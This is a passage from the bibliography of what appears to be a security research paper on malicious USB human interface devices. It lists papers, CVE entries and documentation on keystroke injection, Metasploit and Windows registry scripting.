[50] C. S. Yadav *et al.*, “Malware Analysis in IoT & Android Systems with Defensive Mechanism,” *Electronics*, vol. 11, no. 15, Art. no. 15, Jan. 2022, doi: 10.3390/electronics11152354.

[51] A. D. Ramadhanty, A. Budiono, and A. Almaarif, “Implementation and Analysis of Keyboard Injection Attack using USB Devices in Windows Operating System,” in *2020 3rd International Conference on Computer and Informatics Engineering (IC2IE)*, Sep. 2020, pp. 449–454. doi: 10.1109/IC2IE50715.2020.9274631.

[52] R. F. Gilang and L. Ika Mei, “Implementation and Analysis of WiFi Human Interface Device (HID) USB Using ATMEGA32U4 and ESP8266 | Jurnal E-Komtek,” *E-Komtek*, vol. Vol. 7, no. No. 2 (2023), pp. 329–335, Dec. 2023, doi: https://doi.org/10.37339/e-komtek.v7i2.1478.

[53] M. Nicho and I. Sabry, “Bypassing Multiple Security Layers Using Malicious USB Human Interface Device:,” in *Proceedings of the 9th International Conference on Information Systems Security and Privacy*, Lisbon, Portugal: SCITEPRESS - Science and Technology Publications, 2023, pp. 501–508. doi: 10.5220/0011677100003405.

[54] R. A. Efendy, A. Almaarif, A. Budiono, M. Saputra, W. Puspitasari, and E. Sutoyo, “Exploring the Possibility of USB based Fork Bomb Attack on Windows Environment,” in *2019 International Conference on ICT for Smart Society (ICISS)*, Nov. 2019, pp. 1–4. doi: 10.1109/ICISS48059.2019.8969789.

[55] R. Dumitru, D. Genkin, A. Wabnitz, and Y. Yarom, “The Impostor Among US(B): Off-Path Injection Attacks on USB Communications,” in *32nd USENIX Security Symposium (USENIX Security 23)*, Anaheim, CA: USENIX Association, Aug. 2023, pp. 5863–5880. [Online]. Available: https://www.usenix.org/conference/usenixsecurity23/presentation/dumitru

[56] S. Vouteva, R. Verbij, and J. Roos, “Feasibility and Deployment of Bad USB”.

[57] A. Crenshaw, “Plug and prey: Malicious USB devices,” *Proc. ShmooCon*, pp. 1–41, 2011.

[58] K. Lee and K. Yim, “Vulnerability Analysis and Security Assessment of Secure Keyboard Software to Prevent PS/2 Interface Keyboard Sniffing,” *Sensors*, vol. 23, no. 7, Art. no. 7, Jan. 2023, doi: 10.3390/s23073501.

[59] Ferryansa, A. Budiono, and A. Almaarif, “Analysis of USB Based Spying Method Using Arduino and Metasploit Framework in Windows Operating System,” in *2020 3rd International Conference on Computer and Informatics Engineering (IC2IE)*, Sep. 2020, pp. 437–442. doi: 10.1109/IC2IE50715.2020.9274643.

[60] “MITRE ATT&CK®.” Accessed: Mar. 06, 2024. [Online]. Available: https://attack.mitre.org/

[61] “Attack Vector vs Attack Surface - 2024 | PhishGrid.” Accessed: Mar. 08, 2024. [Online]. Available: https://phishgrid.com/blog/attack-vector-vs-attack-surface/

[62] “What is an Attack Vector? Types & How to Avoid Them,” Fortinet. Accessed: Feb. 25, 2024. [Online]. Available: https://www.fortinet.com/resources/cyberglossary/attack-vector

[63] “CVE - CVE-2011-0638.” Accessed: Feb. 25, 2024. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-0638

[64] “NVD - CVE-2013-1285.” Accessed: Feb. 25, 2024. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2013-1285

[65] “NVD - CVE-2013-1286.” Accessed: Feb. 25, 2024. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2013-1286

[66] “NVD - CVE-2013-1287.” Accessed: Feb. 25, 2024. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2013-1287

[67] “NVD - CVE-2013-3200.” Accessed: Feb. 25, 2024. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2013-3200

[68] “NVD - CVE-2015-1769.” Accessed: Feb. 25, 2024. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2015-1769

[69] “NVD - CVE-2016-0133.” Accessed: Feb. 25, 2024. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2016-0133

[70] J. Tian, N. Scaife, D. Kumar, M. Bailey, A. Bates, and K. Butler, “SoK: ‘Plug & Pray’ Today – Understanding USB Insecurity in Versions 1 Through C,” in *2018 IEEE Symposium on Security and Privacy (SP)*, May 2018, pp. 1032–1047. doi: 10.1109/SP.2018.00037.

[71] sdwheeler, “What is PowerShell? - PowerShell.” Accessed: Mar. 08, 2024. [Online]. Available: https://learn.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7.4

[72] “Raspberry Pi Documentation - Getting started.” Accessed: Feb. 27, 2024. [Online]. Available: https://www.raspberrypi.com/documentation/computers/getting-started.html

[73] “Composite USB Gadgets on the Raspberry Pi Zero | iSticktoit.net.” Accessed: Feb. 27, 2024. [Online]. Available: https://www.isticktoit.net/?p=1383

[74] “Turn Raspberry Pi Zero in USB Keyboard | Random Nerd Tutorials.” Accessed: Feb. 27, 2024. [Online]. Available: https://randomnerdtutorials.com/raspberry-pi-zero-usb-keyboard-hid/

[75] D. S. Panwar, J. Parashar, A. Jain, L. Meena, and S. Kapoor, “A Study on Reverse Bind Shells: Techniques, Advantages and Security Measures,” *J. Intell. Syst. Comput.*, vol. 4, no. 1, Art. no. 1, Sep. 2023, doi: https://n2t.net/ark:/47543/JISCOM2023.v4i1.a35.

[76] I. Song, S. Jeon, D. Kim, M. G. Lee, and J. T. Seo, “GENICS: A Framework for Generating Attack Scenarios for Cybersecurity Exercises on Industrial Control Systems,” *Appl. Sci.*, vol. 14, no. 2, Art. no. 2, Jan. 2024, doi: 10.3390/app14020768.

[77] “Script Web Delivery - Metasploit,” InfosecMatter. Accessed: Mar. 05, 2024. [Online]. Available: https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/script/web_delivery

[78] Deland-Han, “Windows registry for advanced users - Windows Server.” Accessed: Mar. 08, 2024. [Online]. Available: https://learn.microsoft.com/en-us/troubleshoot/windows-server/performance/windows-registry-advanced-users

[79] stevewhims, “Structure of the Registry - Win32 apps.” Accessed: Mar. 08, 2024. [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/sysinfo/structure-of-the-registry

[80] sdwheeler, “Set-ItemProperty (Microsoft.PowerShell.Management) - PowerShell.” Accessed: Mar. 08, 2024. [Online]. Available: https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.management/set-itemproperty?view=powershell-7.4

[81] “Metasploit Unleashed | About the Metasploit Meterpreter,” OffSec. Accessed: Mar. 08, 2024. [Online]. Available: https://www.offsec.com/metasploit-unleashed/about-meterpreter/

[82] K. H. Kim, K. Kim, and H. K. Kim, “STRIDE-based threat modeling and DREAD evaluation for the distributed control system in the oil refinery,” *ETRI J.*, vol. 44, no. 6, pp. 991–1003, 2022, doi: 10.4218/etrij.2021-0181.